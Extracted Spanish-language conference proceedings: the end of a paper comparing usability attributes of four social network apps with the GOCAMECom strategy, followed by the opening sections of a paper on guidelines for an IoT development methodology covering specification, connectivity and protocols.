


Figura 7. Comparación de los valores de indicadores elementales (atributos) para las cuatro Redes Sociales seleccionadas. La franja verde indica el nivel de aceptabilidad ‘Satisfactorio’; la amarilla ‘Marginal’ y la roja ‘Insatisfactorio’.

Tal como se observa en la Fig. 7, para los atributos “*Global Organization Scheme Understandability*” (1.1.1.1.), “*Foreign Language Support*” (1.1.1.3.), “*Alert Notification Feedback Appropriateness*” (1.2.1.2.), “*Defaults*” (1.3.1.1.), “*Widget Entry Availability*” (1.3.1.3.), “*Permanence of Main Controls*” (1.3.3.1.1.), “*Permanence of Contextual Controls*” (1.3.3.1.2.) y “*Error Recovery*” (1.4.1.2.), más de una entidad alcanzó el puntaje máximo. Por ejemplo, Instagram y Facebook obtuvieron 100% para el atributo “*Foreign Language Support*”. En estos casos se recomienda adoptar la fortaleza de cualquiera de estas entidades.

Finalmente, respecto de los atributos “*Main Control Icon Ease to be Recognized*” (1.1.1.2.1.) y “*Error Prevention*” (1.4.1.1.) cabe mencionar que los mayores puntajes caen en el nivel de aceptabilidad ‘Marginal’. Por ende, se puede recomendar adoptarlos, pero considerando que se deben incorporar mejoras para llegar a un nivel de aceptabilidad ‘Satisfactorio’. En el caso del primer atributo (1.1.1.2.1.) se podría adoptarlo desde LinkedIn o Facebook, ya que en ambos se obtuvo 85,71%. En cuanto al segundo atributo (1.4.1.1.) se recomienda adoptarlo de Facebook, ya que obtuvo el puntaje más alto, a saber 83,33%.

Una vez finalizada la actividad A4.2, el proceso de GOCAMECom concluye para este caso de estudio, dado que las actividades A5 y A6 se ejecutan solo en los casos donde la entidad sobre la cual se adoptarán las fortalezas ya existe, tal como se indica en la Fig. 3. Recordar que, en nuestro estudio, el objetivo es incorporar las fortalezas detectadas en una aplicación móvil a desarrollar.

6. Trabajos Relacionados y Discusión

Toda organización busca alcanzar sus metas de negocio con éxito. Por lo tanto, es aconsejable contar con un enfoque que les permita establecer y alinear metas a diferentes niveles organizacionales, así como también organizar el trabajo por medio de proyectos y estrategias que ayuden a alcanzar sus metas. Para ello, es deseable que el enfoque incluya las siguientes características: i) la definición de metas de negocio y metas de necesidad de información a distintos niveles organizacionales; ii) la definición de diferentes propósitos de evaluación para las metas, y; iii) la concepción de una familia de estrategias de ME/MEC que ayuden a alcanzar las metas. En este sentido hemos desarrollado el enfoque denominado *Holistic Quality Multilevel and Multipurpose Evaluation Approach* [18].

En el presente trabajo hemos considerado principalmente aspectos de las dos últimas características del enfoque. En cuanto a los propósitos de evaluación, muchos se encuentran documentados en varios trabajos [3, 4, 7, 8, 15, 16]. Sin embargo, se observa que no siempre

existe un amplio consenso en algunas de las definiciones de los propósitos. Aún más, sólo en [16] se presenta una clasificación de los propósitos de evaluación, pero ésta no permite abarcar la intencionalidad de algunos propósitos tal como se discutió en la Sección 3. Así, las tres categorías que proponemos en este trabajo, a saber: *Caracterizar y Comprender*, *Controlar* y *Cambiar* y *Adoptar una Alternativa* permiten clasificar y visualizar la intencionalidad de los propósitos.

Respecto del tercer aspecto del enfoque, en la literatura se encuentra muy poco documentada la importancia de contar con una familia de estrategias de ME/MEC que ayuden a alcanzar los diferentes propósitos de evaluación, y además tengan en cuenta diferentes vistas de calidad. Por ejemplo, en [14], si bien se utiliza una estrategia de MEC que integra simultáneamente (1) un marco conceptual de dominio; (2) una especificación de proceso; y (3) una especificación de métodos, en dicho trabajo no se considera una familia de estrategias de ME/MEC con estas tres capacidades. Otro trabajo relacionado es [19], donde se describen algunas estrategias integradas de ME/MEC para diferentes propósitos. Además, documenta el uso de una estrategia de ME para el propósito *comprender*, particularmente para la aplicación móvil de la red social LinkedIn. Sin embargo, en [19] no se especifica la estrategia para el propósito *comparar* y *adoptar* ni tampoco propone una categorización de los propósitos de evaluación, tal como discutido en el presente trabajo.

Por último, cabe mencionar que en [5] se presenta una estrategia llamada Cloud MoS@RT para el propósito de monitorear servicios en la nube. Esta estrategia cuenta con la especificación del proceso en SPEM y de un conjunto de métodos y modelos. Sin embargo, los autores no discuten acerca de una familia de estrategias para diferentes propósitos de evaluación.

7. Conclusiones y Trabajos Futuros

En este artículo científico se ha presentado una categorización de un conjunto de propósitos de evaluación donde las metas de negocio y de necesidad de información de nivel operativo pueden satisfacerse mediante el empleo sistemático de una familia de estrategias guiadas por medición, evaluación, análisis y, eventualmente, cambio. Además, como caso práctico, se ha ilustrado a la estrategia GOCAMECom comparando cuatro aplicaciones de redes sociales para determinar fortalezas a ser adoptadas en una nueva entidad.

En cuanto a la primera contribución indicada en la Sección 1, se han propuesto tres categorías para clasificar los diferentes propósitos de evaluación. La primera categoría, *Caracterizar* y *Comprender*, incluye a los propósitos *comprender*, *monitorear* y *predecir*. La segunda, *Controlar* y *Cambiar*, contiene a los propósitos

de mejorar y de monitorear y controlar. Por último, la tercera categoría, denominada *Adoptar una Alternativa*, abarca los propósitos comparar y adoptar, y seleccionar una alternativa. En definitiva, la categorización propuesta favorece a una mayor claridad, entendimiento y comunicación de la intencionalidad de los propósitos para las partes interesadas. Se puede observar que los propósitos de la primera categoría (*Caracterizar y Comprender*) sirven de base para los propósitos de las categorías restantes. Por ejemplo, es necesario comprender el estado actual de una entidad antes de realizar alguna mejora; al igual que es necesario comprender el estado de las entidades representativas o competitivas antes de tomar alguna decisión.

Respecto a la segunda contribución, se ha mostrado la utilidad de GOCAMECom para alcanzar el propósito de comparar y adoptar. Esto permite que diferentes entidades representativas sean comparadas con el fin de identificar fortalezas (características y atributos) a ser adoptadas en una nueva entidad o en una existente (tal como se ha analizado en la Sección 5).

Como trabajo en marcha, estamos especificando a los propósitos desde el punto de vista ontológico para obtener mayor consenso y precisión semántica. Una vez desarrollada esta ontología local se diseñarán estudios de validación con el fin de corroborar la correspondencia entre propósitos y categorías, con la especificación de los procesos de las estrategias que lo realizan.

8. Reconocimientos

Este trabajo está soportado por el proyecto 09/F067, y parcialmente con fondos del plan plurianual 2013-2016 PROMINF/SPU, Ministerio de Educación de la Nación, Argentina.

9. Referencias

- [1] Basili V., Lindvall M., Regardie M., Seaman C., Heidrich J., Jurgen M., Rombach D., Trendowicz A.: Linking Software Development and Business Strategy through Measurement, IEEE Computer, 43:(4), pp. 57–65 (2010).
- [2] Becker P., Papa F., Olsina L.: Process Ontology Specification for Enhancing the Process Compliance of a Measurement and Evaluation Strategy, CLEI Electronic Journal, 18:(1), pp. 1-26, (2015).
- [3] Briand L., Differding Ch., Rombach D.: Practical Guidelines for Measurement-based Process Improvement, Software Process Improvement and Practice Journal, 2:(4), pp. 253-280, (1996).
- [4] Briand L., Morasca S., Basili V.: An Operational Process for Goal-driven Definition of Measures, IEEE Transactions on Software Engineering, 28:(12), pp. 1106-1125, (2002).
- [5] Cedillo P., Gonzalez-Huerta J., Insfrán E., Abrahao, S.: Towards Monitoring Cloud Services Using Models@run time. In Workshop on Models@run.time, MODELS, Valencia, Spain, pp. 31-40, (2014).
- [6] CMMI: Capability Maturity Model Integration, CMMI for Dev. Version.1.3. CMU/SEI-2010-TR-033, USA, (2010).
- [7] Fenton N., Pfleeger S.: Software Metric: a Rigorous and Practical Approach, 2nd Ed., PWS Publishing Co., (1996).
- [8] INCOSE Systems Engineering Measurement Primer: A Basic Introduction to Measurement Concepts and Use for Systems Eng., INCOSE-TP-2010-005-02, v2, (2010).
- [9] ISO/IEC 25010: Systems and Software Engineering - Systems and Software Quality Requirements and Evaluation (SQuARE) - System and Software Quality Models, (2011).
- [10] Lew P., Olsina L., Becker P., Zhang L.: An Integrated Strategy to Systematically Understand and Manage Quality in Use for Web Applications. Requirements Engineering Journal, Springer London, 17:(4), pp. 299-330, (2012).
- [11] Olsina L., Martín M.: Ontology Software Metric and Indicator. In: Journal of Web Engineering, Rinton Press, USA, 2:(4), pp. 262-281, (2004).
- [12] Olsina L., Santos L., Lew P.: Evaluating Mobile app Usability: A Holistic Quality Approach, In: 14th Int'l Conference on Web Engineering, ICWE 2014, S. Casteleyn, G. Rossi, and M. Winckler (Eds.): Springer, LNCS 8541, pp. 111-129, (2014).
- [13] OMG: Business Motivation Model (BMM), Ver. 1.3, 2015, Disponible en <http://www.omg.org/spec/BMM/1.3>.
- [14] Papa M. F.: Toward the Improvement of a Measurement and Evaluation Strategy from a Comparative Study, In LNCS 7703, Springer: Current Trends in Web Engineering, ICWE Int'l Workshops, Grossniklauss M. and Wimmer M. (Eds.), pp. 189-203, (2012).
- [15] PMBOK: A Guide to the Project Management Body of Knowledge, 5th Edition, (2013).
- [16] Preece J., Rombach D.: A Taxonomy for Combining Software Engineering and Human-Computer Interaction Measurement Approaches: Towards a Common Framework. Int'l Journal of Human-Computer Studies, 41:(4), pp. 553-583, (1994).
- [17] Rivera B., Becker P., Olsina L.: Quality Views and Strategy Patterns for Evaluating and Improving Quality: Usability and User Experience Case Studies, In: Journal of Web Engineering, Rinton Press, USA, 15:(5&6), pp.433-464, (2016).
- [18] Rivera B., Becker P., Papa F., Olsina L.: A Holistic Quality Evaluation, Selection, and Improvement Approach driven by Multilevel Goals and Strategies. CLEI Electronic Journal, 19:(3), Paper 3, (2016).
- [19] Tebes G., Peppino D., Rivera B., Becker P., Olsina L.: Estrategia de Comprensión y Análisis aplicado a un Proyecto de Evaluación de Usabilidad de LinkedIn, CONAIIISI 16, Salta, Argentina, 14 pgs., (2016).

Hacia una Metodología para el Desarrollo de Aplicaciones IoT

Gabriel M. Barrera
Facultad de Ingeniería
Universidad de Palermo
Buenos Aires, Argentina
gbarre4@palermo.edu

Abstract

En los últimos años, Internet de las Cosas (IoT, Internet of Things) ha llamado la atención a los investigadores. IoT es considerado como parte de la Internet del futuro y comprenderá miles de millones de "cosas" comunicándose de forma inteligente. La IoT es un paradigma en el que los objetos cotidianos pueden equiparse con capacidades de identificación, detección, interconexión y procesamiento, que les permitan comunicarse entre sí y con otros dispositivos y servicios a través de Internet para lograr algún objetivo. En última instancia, los dispositivos de IoT serán omnipresentes, sensibles al contexto y permitirán la inteligencia ambiental. Cloud computing e Internet of Things (IoT) son dos tecnologías muy diferentes que ya forman parte de nuestra vida. Su adopción y uso se espera que sean cada vez más fuerte, por lo que los componentes serán importantes en la Internet del futuro. Un nuevo paradigma en el que Cloud e IoT se fusionen se visualiza como perturbador y como un facilitador de un gran número de escenarios de aplicación. En este trabajo se revisan definiciones, la arquitectura, las tecnologías fundamentales y las aplicaciones de IoT. Identificando las tendencias actuales y describiendo los retos que amenazan la difusión de IoT, con el fin de dar pautas para encaminar a la definición de una metodología de desarrollo estandarizada.

1. Introducción

Internet de las cosas (IoT por su acrónimo inglés: Internet of Things), algunas veces denominado "Internet de los objetos", está cambiando todo, incluso la vida de las personas. Si bien puede parecer una declaración arriesgada, hay que tener en cuenta el impacto que Internet ha tenido sobre la educación, la comunicación, las empresas, la ciencia, el gobierno y la humanidad. Claramente Internet es una de las creaciones más importantes y poderosas de toda la historia de la humanidad.

Se debe considerar que IoT representa la nueva evolución de Internet, que será un enorme salto en su capacidad para reunir, analizar y distribuir datos que se pueden convertir en información, conocimiento y en última instancia, sabiduría. En este contexto, IoT se vuelve inmensamente importante.

Entonces se puede pensar en situaciones tales como: El vehículo alertará automáticamente un error de funcionamiento al conductor; el Maletín le recordará al dueño lo que se olvidó de guardar algo; la ropa "dirá" a la lavadora sobre los requisitos de temperatura del agua y así sucesivamente. Esa es la visión de la era de IoT descrita por la ITU (International Telecommunications Union). Nuestra sociedad tiene un montón de aplicaciones de cosas a cosas conectadas, tales como los vehículos de transporte que equipados con GPS e integrados RFID, pueden pasar a través de la estación de peaje sin detener la marcha, y luego cobrado automáticamente sin que intervenga personal.[8]

Actualmente existen muchos conceptos diferentes de IoT, en este trabajo se presentan tres conceptos a modo de determinar un concepto sobre IoT:

- Primero, en la definición básica, *Internet of Things* se refiere a la variedad de dispositivos de detección de información, tales como dispositivos de identificación de radiofrecuencia (RFID), sensores infrarrojos, sistemas de posicionamiento global (GPS), scanners láser y otros dispositivos varios. Los cuales forman una red enorme, donde el objetivo es tener todos los elementos conectados con la red para facilitar la identificación y gestión de los mismo.
- Segundo, la definición de la UE (Unión Europea), una computadora conectada a la red existente para interconectar con una red de dispositivos.
- La tercera definición es de la ITU, que define, que desde cualquier momento, en cualquier lugar hay conectividad para cualquier persona, tendremos conectividad para cualquier cosa.




Figura 1. Internet of Things

Además de distintas definiciones, se puede considerar que hay diferentes enfoques de cómo entender IoT:

- *Desde la tecnología*, IoT es una red inteligente donde las cosas, a través de dispositivos de sensorado, y una red de transmisión puedan llegar al centro de procesamiento de la información designado, y en esta última instancia cosas y cosas o personas y cosas puedan interactuar con el procesamiento automatizado de la información.
- *A partir de la aplicación*, IoT se refiere a hacer que todas las cosas en el mundo estén conectadas a la red, y a continuación, combinando IoT con la Internet existente poder lograr que la sociedad y la integración de los sistemas físicos, tengan un enfoque en la gestión de la producción y la vida más productivo. IoT aprovecha al máximo la nueva generación de tecnología informática en todos los aspectos de la vida, desde cualquier momento y en cualquier lugar, extendiéndose a cualquier persona.

Entonces, Internet de las cosas o IoT se puede definir como la interconexión entre las personas, los animales o los objetos que tengan la capacidad de intercambiar datos a través de la red sin la participación de humano a humano o la interacción humano-ordenador. Un ejemplo típico donde se puede apreciar esta gran interconexión en el logo con forma de árbol (Ver figura 1). IoT ofrece varios tipos de conectividad, desde dispositivos, sistemas y servicios que trabajan dentro de las comunicaciones máquina-máquina (M2M) y cubren con aplicaciones, dominios y protocolos [5]. Hoy en día, existen muchas implementaciones de dispositivos IoT, por ejemplo, implantes de monitoreo cardíaco, automóviles con sensores incorporados, animales de granja equipados con transpondedores de biochip, dispositivo de operación de campo usado por bomberos en casos de búsqueda y rescate, etc. Además, como por ejemplo en el mercado actual

la aplicación de sistemas para control de termostatos inteligente o lavadora/secadora para su control remoto mediante el uso de Wi-Fi[9]. A modo ilustrativo en la figura 2 se pueden observar diversos sensores capaces de ser interconectados.

Internet de las cosas presenta oportunidades y aplicaciones ampliadas, incluidas las redes inteligentes, para mejorar la eficiencia y la fiabilidad de los suministros de energía; transporte inteligente para optimizar la gestión del tráfico y reducir los accidentes, las rutas obstruidas y las emisiones de dióxido de carbono; monitoreo ambiental para supervisar las fuentes de agua potable y las atmósferas urbanas o supervisar la transmisión de desechos peligrosos, o la salud electrónica para acelerar y coordinar el manejo de la información médica, las salas de hospitales, el cuidado de los pacientes y la provisión de medicamentos. Sin embargo, existen muchos desafíos para el desarrollo de aplicaciones relacionadas con las cosas, tales como escalabilidad del usuario final, almacenamiento de datos, Cosas heterogéneas limitadas por recursos, despliegue geoespacial variable o eficiencia energética.[14][7]

En los últimos años la adopción de IoT ha aumentado rápidamente en diversos dominios, incluyendo electrónica de consumo, médicos y logística. Desafortunadamente, el desarrollo de IoT todavía presenta desafíos significativos para desarrolladores inexpertos o no especializados en la temática. La cual requiere una amplia gama de experiencia para incorporar inteligentemente hardware, software y la red informática. Incluso no es raro que los desarrolladores están obligados a escribir programas en diferentes lenguajes de programación con diversos formatos de datos que son requeridos por varios componentes de los sistemas IoT. Por ejemplo, para programar sistemas embebidos (aquellos que residen en los dispositivos), se requieren lenguajes muy eficientes como C, o variantes del mismo. Mientras tanto, la integración de los dispositivos en las aplicaciones empresariales a menudo se requieren nuevos lenguajes de programación como Python, C#, NodeJS o Java, entre otros. Además, las herramientas disponibles están diseñadas principalmente para satisfacer las necesidades de los desarrolladores profesionales que requieren un alto grado de flexibilidad y características extensas. En contrapartida, la simplicidad y la facilidad de uso de las herramientas se negocian a menudo con el alcance de las características, lo que resulta en una curva de aprendizaje muy pronunciada para cualquier desarrollador de con bajos niveles de conocimientos o dando sus primeros pasos en la programación[11].

El objetivo de este trabajo es presentar pautas y delineamientos para conseguir una metodología ordenada, eficiente y eficaz al momento de encarar un proyecto que involucre la tecnología IoT, tratando de cubrir múltiples aspectos de un sistema. No se presenta la metodología, la que será considerada en futuros trabajos, sino que se presentan los puntos



Figura 2. Ejemplo de Sensores usados en IoT

que se deberán tener en consideración. Como premisa, se muestra de un punto de vista neutral y no es específico a ningún proveedor o vendedor ni para ningún tipo de tecnología concreta.

El presente trabajo se estructura de la siguiente manera, en la sección 2 se detalla una estructura formal de cómo se debe plantear la problemática en cuestión que se quiere solucionar aplicando la tecnología IoT. Luego de especificada la problemática en la sección 3 se expone cómo deben ser los pasos para realizar los procesos de conectividad entre los distintos dispositivos involucrados en una aplicación IoT. En la sección 4 se muestra algunos procedimientos para la selección de los componentes que serán necesarios para llevar adelante con éxito la aplicación. En la sección 5 se muestra una propuesta para el armado de la arquitectura física y su conectividad. Luego de ver el armado físico, en la sección 6 se plantea qué hay tener en consideración al momento de desarrollar para asegurar la seguridad. Luego de tener todo lo necesario, se procede con la integración que se plantea en la sección 7.

2. Especificación

Un sistema orientado a IoT, como cualquier otro desarrollo, se debe armar un proyecto que dirija el desarrollo del mismo. Sin embargo, en este caso se plantean dificultades distintas a otros proyectos.

Además, como en cualquier proyecto de software los requisitos son las necesidades del producto que se debe desarrollar. Por ello, en la fase de análisis de requisitos se deben identificar claramente estas necesidades y documentarlas independientemente de como se las vaya a llevar a cabo. Como resultado de esta fase se debe producir un documento de especificación de requisitos en el que se describa lo que el futuro sistema debe hacer. Por tanto, no se trata simplemente de una actividad de análisis, sino también de síntesis. A partir de esta actividad, se podrá producir un modelado de los distintos objetos involucrados.




Figura 3. Modelo Independiente de Plataforma

El modelado de las relaciones entre los distintos objetos se puede hacer utilizando lenguajes de modelado como UML, Ontología o un Lenguaje Específico de Dominio (DSL) simplificado que puede ser entendido por los expertos del dominio.

En este proceso se debe analizar el dominio del problema e identificar los requerimientos de negocio. Esto se realiza considerando los requerimientos funcionales y no funcionales del sistema. Para definir el modelo de requerimientos de negocio se utiliza el lenguaje UML, capturando el flujo del proceso de software mediante diagramas de casos de uso y diagramas de actividades, generando un modelo definido en un nivel PIM (Platform-Independent Model) de la metodología MDA (Model-Driven Architecture). Usando la metodología MDA, la funcionalidad del sistema será definida en primer lugar como un modelo independiente de la plataforma (Ver figura 3) a través de un lenguaje específico para el dominio del que se trate.[15]

En este contexto un modelo es una descripción de todo o parte de un sistema escrito en un lenguaje bien definido. El hecho de que un modelo esté escrito en un lenguaje bien definido tiene una gran importancia para MDA, ya que supone que el modelo tiene asociado una sintaxis y una semántica bien definidas. Esto permite la interpretación automática por parte de transformadores o compiladores de modelos, fundamentales en MDA.

Un modelo independiente de plataforma, es un modelo del sistema de alto nivel que representa la estructura, funcionalidad y restricciones del sistema sin aludir a una plataforma determinada. Este modelo servirá de base para todo el proceso de desarrollo, y es el único que debe ser creado íntegramente por el desarrollador.[15]

Al no incluir detalles específicos de una tecnología determinada, este modelo es útil en dos aspectos:

- Es fácilmente comprensible por los usuarios del sistema, y por lo tanto, les resultará más sencillo validar la corrección del sistema.

- Facilita la creación de diferentes implementaciones del sistema en distintas plataformas, dejando intacta su estructura y funcionalidad básica.

Se debe tener especial cuidado que al momento de especificar el sistema a realizar este, no debe estar vinculado estrictamente con un dispositivo específico, sino más con una familia de dispositivos que cumplan con una tarea determinada. Esto se debe a la diversidad de posibles fuentes que se puedan conectar al sistema y además que no necesariamente el uso de estos dispositivos sea monopolizado por una única computadora.

3. Conectividad

La comunicación "máquina a máquina -M2M-" por cable, inalámbrica ó móvil es una tecnología disponible hace ya un tiempo, que se ha popularizado con los servicios de red inalámbrico. Es la forma más popular de comunicación en Internet de las Cosas (IoT) actualmente. Debido a factores de escala y diseño, existen importantes vulnerabilidades en cuanto a seguridad que deberán ser estudiadas y subsanadas en el futuro próximo.

La confiabilidad y privacidad de la información en la red es otra de las cuestiones en juego. La confiabilidad implica autenticidad de la información en tránsito, de la identificación inequívoca de los actores en la comunicación, como también un reaseguro de la calidad de las mediciones efectuadas por los equipos desplegados.

Todo lo anterior debe ser coordinado de una manera tal, que permita la utilización eficiente de la información recolectada, siendo precisas para ello la colaboración y cooperación de las personas, aplicaciones, procesos y servicios a integrarse en el dominio IoT. Las regulaciones en los diferentes escenarios es una tarea complicada toda vez que involucra a las leyes y preceptos locales, gubernamentales e internacionales. La auto-regulación es una propiedad pretendida en los dispositivos de la nueva generación por ser rentable y eficiente; pero en realidad la mayoría de los mismos no soportará esta característica.

La IoT requiere una gran escalabilidad en el espacio de red para manejar la gran y creciente cantidad de dispositivos. IETF 6LoWPAN¹ se utilizaría para conectar dispositivos a redes IP. Con billones de dispositivos[12] siendo agregados al espacio de Internet, IPv6 pasará a tener un rol primordial en el manejo para la escalabilidad en la capa de red. El protocolo de la IETF Constrained Application, ZeroMQ y MQTT proporcionarán mecanismos ligeros para el transporte de datos. "MQ" en "MQTT" viene desde IBM, con línea de productos para encolamiento de mensajes MQ Series.[10]

¹IPv6 over Low-Power Wireless Personal Area Networks, RFC 4919




Figura 4. Esquema de conectividad populares

El Fog Computing² es una alternativa viable para evitar una gran explosión de flujo de datos a través de Internet.[1] La potencia de cálculo de los dispositivos de frontera pueden ser utilizados para analizar y procesar datos, proporcionando así escalabilidad fácil en tiempo real.

Actualmente se puede considerar que existen dos principales esquemas de conexión con los dispositivo, figura 4. En donde los dispositivos se conectan directamente a la red o bien, el caso donde los dispositivos para conectarse deben previamente comunicarse con un gateway.

3.1. Protocolos

WebSocket es un protocolo que proporciona comunicación dúplex completa a través de una conexión TCP única por la cual se pueden enviar mensajes entre el cliente y el servidor. Forma parte de la especificación HTML 5. El estándar WebSocket simplifica gran parte de la complejidad que circunda la comunicación Web bidireccional y la administración de la conexión. Usar Websockets junto con HTTP es una solución apropiada para los dispositivos de IoT si los mismos pueden soportar las cargas de HTTP.

XMPP (Protocolo extensible de mensajería y presencia) es un excelente ejemplo de una tecnología Web existente que encuentra un uso nuevo en el espacio de IoT. El XMPP tiene sus raíces en la mensajería instantánea y la información de presencia, y se ha ampliado a llamadas de voz y video, colaboración, middleware ligero, redifusión de contenido y enrutamiento generalizado de datos XML. Es un aspirante a administración a escala masiva de electrodomésticos de consumo, como lavadoras, secadoras, refrigeradores, etc.

²El fog computing es una extensión del cloud computing que se lleva el procesado de datos a la periferia de la red, transmitiendo a la nube solo un resumen de los datos necesarios.




Figura 5. Encabezado TCP y UDP

Las ventajas del XMPP son su direccionamiento, seguridad y escalabilidad. Esto lo hace ideal para aplicaciones de IoT orientada a los consumidores.

HTTP, Websocket y XMPP son solo ejemplos de tecnologías que se han tenido que poner a trabajar para la IoT. Otros grupos también están trabajando intensamente a fin de desarrollar soluciones para los nuevos desafíos que la IoT nos presenta.

